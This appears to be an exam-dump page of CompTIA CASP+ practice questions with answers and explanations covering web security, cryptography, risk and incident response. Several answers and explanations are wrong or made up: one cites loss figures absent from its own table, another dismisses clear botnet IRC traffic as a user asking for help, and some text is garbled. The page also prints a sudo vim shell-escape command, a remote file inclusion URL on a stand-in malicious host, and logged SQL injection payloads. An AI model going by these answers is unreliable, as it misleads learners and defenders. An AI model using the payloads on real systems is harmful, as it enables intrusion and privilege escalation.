

Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam

<https://www.2passeasy.com/dumps/CAS-004/>



NEW QUESTION 1

A security engineer performed an assessment on a recently deployed web application. The engineer was able to exfiltrate a company report by visiting the following URL:

www.intranet.abc.com/get-files.jsp?file=report.pdf

Which of the following mitigation techniques would be BEST for the security engineer to recommend?

- A. Input validation
- B. Firewall
- C. WAF
- D. DLP

Answer: A

Explanation:

Input validation is a technique that checks the user input for any errors, malicious data, or unexpected values before processing it by the application. Input validation can prevent many common web application attacks, such as:

? SQL injection, which exploits a vulnerability in the application's database query to execute malicious SQL commands.

? Cross-site scripting (XSS), which injects malicious JavaScript code into the application's web page to execute on the client-side browser.

? Directory traversal, which accesses files or directories outside of the intended scope by manipulating the file path.

In this case, the security engineer should recommend input validation as the best mitigation technique, because it would:

? Prevent the exfiltration of a company report by validating the file parameter in the

URL and ensuring that it matches a predefined list of allowed files or formats.

? Enhance the security of the web application by filtering out any malicious or invalid input from users or attackers.

? Be more effective and efficient than other techniques, such as firewall, WAF (Web Application Firewall), or DLP (Data Loss Prevention), which may not be able to detect or block all types of web application attacks.

NEW QUESTION 2

A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.

Which of the following does the business's IT manager need to consider?

- A. The availability of personal data
- B. The right to personal data erasure
- C. The company's annual revenue
- D. The language of the web application

Answer: B

Explanation:

Reference: <https://gdpr.eu/right-to-be-forgotten/#:~:text=Also%20known%20as%20the%20right,to%20delete%20their%20personal%20data.&text=The%20General%20Data%20Protection%20Regulation,collected%2C%20processed%2C%20and%20erased>

The right to personal data erasure, also known as the right to be forgotten, is one of the requirements of the EU General Data Protection Regulation (GDPR), which applies to any business that stores personal data of individuals residing in the EU. This right allows individuals to request the deletion of their personal data from a business under certain circumstances. The availability of personal data, the company's annual revenue, and the language of the web application are not relevant to the GDPR. Verified References: <https://www.comptia.org/blog/what-is-gdpr> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 3

A security analyst discovered that a database administrator's workstation was compromised by malware. After examining the logs, the compromised workstation was observed connecting to multiple databases through ODBC. The following query behavior was captured:

```
SELECT *  
from ACCOUNTS  
where * regexp '^[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}$'
```

Assuming this query was used to acquire and exfiltrate data, which of the following types of data was compromised, and what steps should the incident response plan contain?

- A) Personal health information: Inform the human resources department of the breach and review the DLP logs.
-) Account history; Inform the relationship managers of the breach and create new accounts for the affected users.
- C) Customer IDs: Inform the customer service department of the breach and work to change the account numbers.
- D) PAN: Inform the legal department of the breach and look for this data in dark web monitoring.

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 4

A company requires a task to be carried by more than one person concurrently. This is an example of:

- A. separation of duties.
- B. dual control
- C. least privilege
- D. job rotation

Answer: B

Explanation:

Dual control is a security principle that requires two or more authorized individuals to perform a task concurrently. This reduces the risk of fraud, error, or misuse of sensitive assets or information. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.isaca.org/resources/isaca-journal/issues/2018/volume-1/using-dual-control-to-mitigate-risk>

NEW QUESTION 5

An architectural firm is working with its security team to ensure that any draft images that are leaked to the public can be traced back to a specific external party. Which of the following would BEST accomplish this goal?

- A. Properly configure a secure file transfer system to ensure file integrity.
- B. Have the external parties sign non-disclosure agreements before sending any images.
- C. Only share images with external parties that have worked with the firm previously.
- D. Utilize watermarks in the images that are specific to each external party.

Answer: D

Explanation:

Utilizing watermarks in the images that are specific to each external party would best accomplish the goal of tracing back any leaked draft images. Watermarks are visible or invisible marks that can be embedded in digital images to indicate ownership, authenticity, or origin. Watermarks can also be used to identify the recipient of the image and deter unauthorized copying or distribution. If a draft image is leaked to the public, the watermark can reveal which external party was responsible for the breach.

NEW QUESTION 6

A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely explanation? (Select TWO.)

- A. Outdated escalation attack
- B. Privilege escalation attack
- C. VPN on the mobile device
- D. Unrestricted email administrator accounts
- E. Chief use of UDP protocols
- F. Disabled GPS on mobile devices

Answer: CF

NEW QUESTION 7

A new requirement for legislators has forced a government security team to develop a validation process to verify the integrity of a downloaded file and the sender of the file Which of the following is the BEST way for the security team to comply with this requirement?

- A. Digital signature
- B. Message hash
- C. Message digest
- D. Message authentication code

Answer: A

Explanation:

A digital signature is a cryptographic technique that allows the sender of a file to sign it with their private key and the receiver to verify it with the sender's public key. This ensures the integrity and authenticity of the file, as well as the non-repudiation of the sender. A message hash or a message digest is a one-way function that produces a fixed-length output from an input, but it does not provide any information about the sender. A message authentication code (MAC) is a symmetric-key technique that allows both the sender and the receiver to generate and verify a code using a shared secret key, but it does not provide non-repudiation. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.1: Apply cryptographic techniques

NEW QUESTION 8

A company has hired a security architect to address several service outages on the endpoints due to new malware. The Chief Executive Officer's laptop was impacted while working from home. The goal is to prevent further endpoint disruption. The edge network is protected by a web proxy. Which of the following solutions should the security architect recommend?

- A. Replace the current antivirus with an EDR solution.
- B. Remove the web proxy and install a UTM appliance.
- C. Implement a deny list feature on the endpoints.
- D. Add a firewall module on the current antivirus solution.

Answer: A

Explanation:

Replacing the current antivirus with an EDR (endpoint detection and response) solution is the best solution for addressing several service outages on the endpoints due to new malware. An EDR solution is a technology that provides advanced capabilities for detecting, analyzing, and responding to threats or incidents on endpoints, such as computers, laptops, mobile devices, or servers. An EDR solution can use behavioral analysis, machine learning, threat intelligence, or other methods to identify new or unknown malware that may evade traditional antivirus solutions. An EDR solution can also provide automated or manual remediation actions, such as isolating, blocking, or removing malware from endpoints. Removing the web proxy and installing a UTM (unified threat management) appliance is not a good solution for addressing service outages on endpoints due to new malware, as it could expose endpoints to more threats or attacks by removing a layer of protection that filters web traffic, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Implementing a deny list feature on endpoints is not a good solution for addressing service outages on endpoints due to new malware, as it could be ineffective or impractical for blocking new or unknown malware that may not be on the deny list, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Adding a firewall module on the current antivirus solution is not a good solution for addressing service outages on endpoints due to new malware, as it could introduce compatibility or performance issues for endpoints by adding an additional feature that may not be integrated or optimized with the

antivirus solution, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Verified References:
<https://www.comptia.org/blog/what-is-edr> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 9

A company wants to protect its intellectual property from theft. The company has already applied ACLs and DACs. Which of the following should the company use to prevent data theft?

- A. Watermarking
- B. DRM
- C. NDA
- D. Access logging

Answer: B

Explanation:

DRM (digital rights management) is a technology that can protect intellectual property from theft by restricting the access, use, modification, or distribution of digital content or devices. DRM can use encryption, authentication, licensing, watermarking, or other methods to enforce the rights and permissions granted by the content owner or provider to authorized users or devices. DRM can prevent unauthorized copying, sharing, or piracy of digital content, such as software, music, movies, or books. Watermarking is not a technology that can protect intellectual property from theft by itself, but a technique that can embed identifying information or marks in digital content or media, such as images, audio, or video. Watermarking can help prove ownership or origin of digital content, but it does not prevent unauthorized access or use of it. NDA (non-disclosure agreement) is not a technology that can protect intellectual property from theft by itself, but a legal contract that binds parties to keep certain information confidential and not disclose it to unauthorized parties. NDA can help protect sensitive or proprietary information from exposure or misuse, but it does not prevent unauthorized access or use of it. Access logging is not a technology that can protect intellectual property from theft by itself, but a technique that can record the activities or events related to accessing data or resources. Access logging can help monitor or audit access to data or resources, but it does not prevent unauthorized access or use of them. Verified References: <https://www.comptia.org/blog/what-is-drm>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 10

An enterprise is undergoing an audit to review change management activities when promoting code to production. The audit reveals the following:

- Some developers can directly publish code to the production environment.
- Static code reviews are performed adequately.
- Vulnerability scanning occurs on a regularly scheduled basis per policy.

Which of the following should be noted as a recommendation within the audit report?

- A. Implement short maintenance windows.
- B. Perform periodic account reviews.
- C. Implement job rotation.
- D. Improve separation of duties.

Answer: D

NEW QUESTION 10

A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.

After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

- A. Protecting
- B. Permissive
- C. Enforcing
- D. Mandatory

Answer: C

Explanation:

Reference: <https://source.android.com/security/selinux/customize>

SELinux (Security-Enhanced Linux) is a security module for Linux systems that provides mandatory access control (MAC) policies for processes and files. SELinux can operate in three modes:

Enforcing: SELinux enforces the MAC policies and denies access based on rules. Permissive: SELinux does not enforce the MAC policies but only logs actions that would

have been denied if running in enforcing mode.

Disabled: SELinux is turned off.

To ensure its custom Android devices are used exclusively for package tracking, the company must configure SELinux to run in enforcing mode. This mode will prevent any unauthorized actions or applications from running on the devices and protect them from potential threats or misuse. References:

https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guide/chap-security-enhanced_linux-introduction#sect-Security-Enhanced_Linux-Modes <https://source.android.com/security/selinux>

NEW QUESTION 15

A company that all mobile devices be encrypted, commensurate with the full disk encryption scheme of assets, such as workstation, servers, and laptops. Which of the following will MOST likely be a limiting factor when selecting mobile device managers for the company?

- A. Increased network latency
- B. Unavailable of key escrow
- C. Inability to selected AES-256 encryption
- D. Removal of user authentication requirements

Answer: C

Explanation:

The inability to select AES-256 encryption will most likely be a limiting factor when selecting mobile device managers for the company. AES-256 is a symmetric

encryption algorithm that uses a 256-bit key to encrypt and decrypt data. It is considered one of the strongest encryption methods available and is widely used for securing sensitive data. Mobile device managers are software applications that allow administrators to remotely manage and secure mobile devices used by employees. However, not all mobile device managers may support AES-256 encryption or allow the company to enforce it as a policy on all mobile devices. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://searchmobilecomputing.techtarget.com/definition/mobile-device-management>

NEW QUESTION 16

A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.

Which of the following should the security engineer do to BEST manage the threats proactively?

- A. Join an information-sharing community that is relevant to the company.
- B. Leverage the MITRE ATT&CK framework to map the TTR.
- C. Use OSINT techniques to evaluate and analyze the threats.
- D. Update security awareness training to address new threats, such as best practices for data security.

Answer: A

Explanation:

An information-sharing community is a group or network of organizations that share threat intelligence, best practices, and mitigation strategies related to cybersecurity. An information-sharing community can help the company proactively manage the threats of potential theft of its newly developed, proprietary information by providing timely and actionable insights, alerts, and recommendations. An information-sharing community can also enable collaboration and coordination among its members to enhance their collective defense and resilience. References: <https://us-cert.cisa.gov/ncas/tips/ST04-016>
<https://www.cisecurity.org/blog/what-is-an-information-sharing-community/>

NEW QUESTION 20

A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:

Must have a minimum of 15 characters Must use one number

Must use one capital letter

Must not be one of the last 12 passwords used

Which of the following policies should be added to provide additional security?

- A. Shared accounts
- B. Password complexity
- C. Account lockout
- D. Password history
- E. Time-based logins

Answer: C

Explanation:

Reference: <https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/account-lockout-threshold>

NEW QUESTION 24

A security operations center analyst is investigating anomalous activity between a database server and an unknown external IP address and gathered the following data:

- dbadmin last logged in at 7:30 a.m. and logged out at 8:05 a.m.
- A persistent TCP/6667 connection to the external address was established at 7:55 a.m. The connection is still active.
- Other than bytes transferred to keep the connection alive, only a few kilobytes of data transfer every hour since the start of the connection.
- A sample outbound request payload from PCAP showed the ASCII content: "JOIN #community".

Which of the following is the MOST likely root cause?

- A. A SQL injection was used to exfiltrate data from the database server.
- B. The system has been hijacked for cryptocurrency mining.
- C. A botnet Trojan is installed on the database server.
- D. The dbadmin user is consulting the community for help via Internet Relay Chat.

Answer: D

Explanation:

The dbadmin user is consulting the community for help via Internet Relay Chat. The clues in the given information point to the dbadmin user having established an Internet Relay Chat (IRC) connection to an external address at 7:55 a.m. This connection is still active, and only a few kilobytes of data have been transferred since the start of the connection. The sample outbound request payload of "JOIN #community" also suggests that the user is trying to join an IRC chatroom. This suggests that the dbadmin user is using the IRC connection to consult the community for help with a problem. Therefore, the root cause of the anomalous activity is likely the dbadmin user consulting the community for help via IRC. References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 10, Investigating Intrusions and Suspicious Activity.

NEW QUESTION 26

A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.

Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

- A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
- B. Implementing redundant stores and services across diverse CSPs for high availability
- C. Emulating OS and hardware architectures to blur operations from CSP view
- D. Purchasing managed FIM services to alert on detected modifications to covered data

Answer: A

NEW QUESTION 29

A security architect is reviewing the following proposed corporate firewall architecture and configuration:

```
DMZ architecture
Internet-----70.54.30.1-[Firewall_A]----192.168.1.0/24----[Firewall_B]----10.0.0.0/16----corporate net

Firewall_A ACL
10 PERMIT FROM 0.0.0.0/0 TO 192.168.1.0/24 TCP 80,443
20 DENY FROM 0.0.0.0/0 TO 0.0.0.0/0 TCP/UDP 0-65535

Firewall_B ACL
10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443
20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
30 PERMIT FROM 192.168.1.0/24 TO $DB_SERVERS TCP/UDP 3306
40 DENY FROM 192.168.1.0/24 TO 10.0.0.0/16 TCP/UDP 0-65535
```

Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:

Web servers must receive all updates via HTTP/S from the corporate network. Web servers should not initiate communication with the Internet.

Web servers should only connect to preapproved corporate database servers.

Employees' computing devices should only connect to web services over ports 80 and 443. Which of the following should the architect recommend to ensure all requirements are met

in the MOST secure manner? (Choose two.)

- A. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443
- B. Add the following to Firewall_A: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP80,443
- C. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
- D. Add the following to Firewall_B: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535
- E. Add the following to Firewall_B: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0- 65535
- F. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443

Answer: AD

NEW QUESTION 30

A security engineer notices the company website allows users following example: <https://mycompany.com/main.php?Country=US>

Which of the following vulnerabilities would MOST likely affect this site?

- A. SQL injection
- B. Remote file inclusion
- C. Directory traversal -
- D. Unsecure references

Answer: B

Explanation:

Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application¹². This can lead to code execution, data theft, defacement, or other malicious actions. RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization²³.

In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:

<https://mycompany.com/main.php?Country=https://malicious.com/evil.php>

This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code³.

NEW QUESTION 31

A company publishes several APIs for customers and is required to use keys to segregate customer data sets.

Which of the following would be BEST to use to store customer keys?

- A. A trusted platform module
- B. A hardware security module
- C. A localized key store
- D. A public key infrastructure

Answer: D

Explanation:

A public key infrastructure (PKI) is a system of certificates and keys that can provide encryption and authentication for APIs (application programming interfaces). A PKI can be used to store customer keys for accessing APIs and segregating customer data sets. A trusted platform module (TPM) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing customer keys for APIs. A hardware security module (HSM) is similar to a TPM, but it is used for storing keys for applications, not for APIs. A localized key store is a software component that stores keys locally, but it is not as secure or scalable as a PKI. Verified References: <https://www.comptia.org/blog/what-is-pki> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 32

A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:

Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	\$0
February	375	314	58	1	\$1000
March	360	289	69	0	\$0
April	281	213	67	1	\$1000
May	331	273	55	2	\$2000
June	721	598	120	6	\$6000

Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	\$18,000	930	1
XYZ	\$16,000	1200	4
GHI	\$22,000	2400	0
TUV	\$19,000	2000	2

Which of the following meets the budget needs of the business?

- A. Filter ABC
- B. Filter XYZ
- C. Filter GHI
- D. Filter TUV

Answer: B

Explanation:

Filter XYZ is the best option that meets the budget needs of the business. Filter XYZ has an ALE of \$1 million per year, which is lower than any other filter option. ALE stands for annualized loss expectancy, which is a measure of how much money a business can expect to lose due to a risk over a year. ALE is calculated by multiplying the annualized rate of occurrence (ARO) of an event by the single loss expectancy (SLE) of an event. ARO is how often an event is expected to occur in a year. SLE is how much money an event will cost each time it occurs. Therefore, $ALE = ARO \times SLE$. Filter XYZ has an ARO of 0.1 and an SLE of \$10 million, so $ALE = 0.1 \times \$10 \text{ million} = \1 million . Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.techopedia.com/definition/24771/annualized-loss-expectancy-ale>

NEW QUESTION 34

A security consultant needs to set up wireless security for a small office that does not have Active Directory. Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication. Which of the following technologies would BEST meet this need?

- A. Faraday cage
- B. WPA2 PSK
- C. WPA3 SAE
- D. WEP 128 bit

Answer: C

Explanation:

WPA3 SAE prevents brute-force attacks.

"WPA3 Personal (WPA-3 SAE) Mode is a static passphrase-based method. It provides better security than what WPA2 previously provided, even when a non-complex password is used, thanks to Simultaneous Authentication of Equals (SAE), the personal authentication process of WPA3."

NEW QUESTION 35

An attacker infiltrated an electricity-generation site and disabled the safety instrumented system. Ransomware was also deployed on the engineering workstation. The environment has back-to-back firewalls separating the corporate and OT systems. Which of the following is the MOST likely security consequence of this attack?

- A. A turbine would overheat and cause physical harm.
- B. The engineers would need to go to the historian.
- C. The SCADA equipment could not be maintained.
- D. Data would be exfiltrated through the data diodes.

Answer: A

NEW QUESTION 40

An organization is running its e-commerce site in the cloud. The capacity is sufficient to meet the organization's needs throughout most of the year, except during the holidays when the organization plans to introduce a new line of products and expects an increase in traffic. The organization is not sure how well its products will be received. To address this issue, the organization needs to ensure that:

- * System capacity is optimized.
- * Cost is reduced.

Which of the following should be implemented to address these requirements? (Select TWO).

- A. Containerization
- B. Load balancer
- C. Microsegmentation
- D. Autoscaling
- E. CDN
- F. WAF

Answer: BD

Explanation:

Load balancer and autoscaling are the solutions that should be implemented to address the requirements of optimizing system capacity and reducing cost for an e-commerce site in the cloud. A load balancer is a device or service that distributes incoming network traffic across multiple servers or instances based on various criteria, such as availability, performance, or location. A load balancer can improve system capacity by balancing the workload and preventing overloading or underutilization of resources. Autoscaling is a feature that allows cloud services to automatically adjust the number of servers or instances based on the demand or predefined rules. Autoscaling can reduce cost by scaling up or down the resources as needed, avoiding unnecessary expenses or wastage. References: [CompTIA CASP+ Study Guide, Second Edition, pages 406-407 and 410]

NEW QUESTION 45

A company just released a new video card. Due to limited supply and high demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems. Which of the following now describes the level of risk?

- A. Inherent
- B. Low
- C. Mitigated
- D. Residual.
- E. Transferred

Answer: D

NEW QUESTION 50

Company A is establishing a contractual with Company B. The terms of the agreement are formalized in a document covering the payment terms, limitation of liability, and intellectual property rights. Which of the following documents will MOST likely contain these elements

- A. Company A-B SLA v2.docx
- B. Company A OLA v1b.docx
- C. Company A MSA v3.docx
- D. Company A MOU v1.docx
- E. Company A-B NDA v03.docx

Answer: C

Explanation:

A MSA stands for master service agreement, which is a document that covers the general terms and conditions of a contractual relationship between two parties. It usually includes payment terms, limitation of liability, intellectual property rights, dispute resolution, and other clauses that apply to all services provided by one party to another. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.upcounsel.com/master-service-agreement>

NEW QUESTION 53

Which of the following allows computation and analysis of data within a ciphertext without knowledge of the plaintext?

- A. Lattice-based cryptography
- B. Quantum computing
- C. Asymmetric cryptography
- D. Homomorphic encryption

Answer: D

Explanation:

Reference: <https://searchsecurity.techtarget.com/definition/cryptanalysis>

Homomorphic encryption is a type of encryption that allows computation and analysis of data within a ciphertext without knowledge of the plaintext. This means that encrypted data can be processed without being decrypted first, which enhances the security and privacy of the data. Homomorphic encryption can enable applications such as secure cloud computing, machine learning, and data analytics. References: <https://www.ibm.com/security/homomorphic-encryption>
<https://www.synopsys.com/blogs/software-security/homomorphic-encryption/>

NEW QUESTION 57

A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

- A. Server1
- B. Server2
- C. Server 3
- D. Servers

Answer: A

NEW QUESTION 60

An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

- A. SDLC attack
- B. Side-load attack

- C. Remote code signing
- D. Supply chain attack

Answer: D

NEW QUESTION 64

During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.

Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

- A. Spawn a shell using sudo and an escape string such as sudo vim -c '!sh'.
- B. Perform ASIC password cracking on the host.
- C. Read the /etc/passwd file to extract the usernames.
- D. Initiate unquoted service path exploits.
- E. Use the UNION operator to extract the database schema.

Answer: A

Explanation:

Reference: <https://docs.rapid7.com/insightvm/elevating-permissions/>

Spawning a shell using sudo and an escape string is a valid Linux post-exploitation method that can exploit a misconfigured sudoers file and allow a standard user to execute commands as root. ASIC password cracking is used to break hashed passwords, not to elevate privileges. Reading the /etc/passwd file may reveal usernames, but not passwords or privileges. Unquoted service path exploits are applicable to Windows systems, not Linux. Using the UNION operator is a SQL injection technique, not a Linux post-exploitation method. Verified References: <https://www.comptia.org/blog/what-is-post-exploitation>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 65

A security consultant needs to protect a network of electrical relays that are used for monitoring and controlling the energy used in a manufacturing facility.

Which of the following systems should the consultant review before making a recommendation?

- A. CAN
- B. ASIC
- C. FPGA
- D. SCADA

Answer: D

Explanation:

Reference: <https://www.sciencedirect.com/topics/computer-science/protective-relay>

NEW QUESTION 68

To save time, a company that is developing a new VPN solution has decided to use the OpenSSL library within its proprietary software. Which of the following should the company consider to maximize risk reduction from vulnerabilities introduced by OpenSSL?

- A. Include stable, long-term releases of third-party libraries instead of using newer versions.
- B. Ensure the third-party library implements the TLS and disable weak ciphers.
- C. Compile third-party libraries into the main code statically instead of using dynamic loading.
- D. Implement an ongoing, third-party software and library review and regression testing.

Answer: D

Explanation:

Implementing an ongoing, third-party software and library review and regression testing is the best way to maximize risk reduction from vulnerabilities introduced by OpenSSL. Third-party software and libraries are often used by developers to save time and resources, but they may also introduce security risks if they are not properly maintained and updated. By reviewing and testing the third-party software and library regularly, the company can ensure that they are using the latest and most secure version of OpenSSL, and that their proprietary software is compatible and functional with it. References: [CompTIA CASP+ Study Guide, Second Edition, page 362]

NEW QUESTION 71

A security architect is given the following requirements to secure a rapidly changing enterprise with an increasingly distributed and remote workforce

- Cloud-delivered services
- Full network security stack
- SaaS application security management
- Minimal latency for an optimal user experience
- Integration with the cloud IAM platform Which of the following is the BEST solution?

- A. Routing and Remote Access Service (RRAS)
- B. NGFW
- C. Managed Security Service Provider (MSSP)
- D. SASE

Answer: D

NEW QUESTION 76

A security analyst is trying to identify the source of a recent data loss incident. The analyst has reviewed all the for the time surrounding the identified all the assets on the network at the time of the data loss. The analyst suspects the key to finding the source was obfuscated in an application. Which of the following tools should the analyst use NEXT?

- A. Software Decomplier
- B. Network enurrerator
- C. Log reduction and analysis tool
- D. Static code analysis

Answer: D

NEW QUESTION 77

Users are reporting intermittent access issues with a new cloud application that was recently added to the network. Upon investigation, the security administrator notices the human resources department is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

- A. Modify the ACLS.
- B. Review the Active Directory.
- C. Update the marketing department's browser.
- D. Reconfigure the WAF.

Answer: A

Explanation:

Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION 82

An organization recently experienced a ransomware attack. The security team leader is concerned about the attack reoccurring. However, no further security measures have been implemented.

Which of the following processes can be used to identify potential prevention recommendations?

- A. Detection
- B. Remediation
- C. Preparation
- D. Recovery

Answer: C

Explanation:

Preparation is the process that can be used to identify potential prevention recommendations after a security incident, such as a ransomware attack. Preparation involves planning and implementing security measures to prevent or mitigate future incidents, such as by updating policies, procedures, or controls, conducting training or awareness campaigns, or acquiring new tools or resources. Detection is the process of discovering or identifying security incidents, not preventing them. Remediation is the process of containing or resolving security incidents, not preventing them. Recovery is the process of restoring normal operations after security incidents, not preventing them. Verified References: <https://www.comptia.org/blog/what-is-incident-response> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 87

A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.

Which of the following techniques would be BEST suited for this requirement?

- A. Deploy SOAR utilities and runbooks.
- B. Replace the associated hardware.
- C. Provide the contractors with direct access to satellite telemetry data.
- D. Reduce link latency on the affected ground and satellite segments.

Answer: A

Explanation:

Deploying SOAR (Security Orchestration Automation and Response) utilities and runbooks is the best technique for automating the process of restoring nominal performance on a legacy satellite link due to degraded modes of operation caused by deprecated hardware and software.

NEW QUESTION 91

A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system. Which of the following security responsibilities will the DevOps team need to perform?

- A. Securely configure the authentication mechanisms
- B. Patch the infrastructure at the operating system
- C. Execute port scanning against the services
- D. Upgrade the service as part of life-cycle management

Answer: A

NEW QUESTION 93

A security analyst is investigating a series of suspicious emails by employees to the security team. The email appear to come from a current business partner and do not contain images or URLs. No images or URLs were stripped from the message by the security tools the company uses instead, the emails only include the following in plain text.

```
Test email sent from bp_app01 to external_client_app01_mailing_list.
```

Which of the following should the security analyst perform?

- A. Contact the security department at the business partner and alert them to the email event.
- B. Block the IP address for the business partner at the perimeter firewall.
- C. Pull the devices of the affected employees from the network in case they are infected with a zero-day virus.
- D. Configure the email gateway to automatically quarantine all messages originating from the business partner.

Answer: A

Explanation:

The best option for the security analyst to perform is to contact the security department at the business partner and alert them to the email event. The email appears to be a phishing attempt that tries to trick the employees into revealing their login credentials by impersonating a legitimate sender. The security department at the business partner should be notified so they can investigate the source and scope of the attack and take appropriate actions to protect their systems and users. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://us-cert.cisa.gov/ncas/tips/ST04-014>

NEW QUESTION 97

Given the following log snippet from a web server:

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))) ,0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=(SELECT 7505 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))) ,0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=(SELECT CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))) ,0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

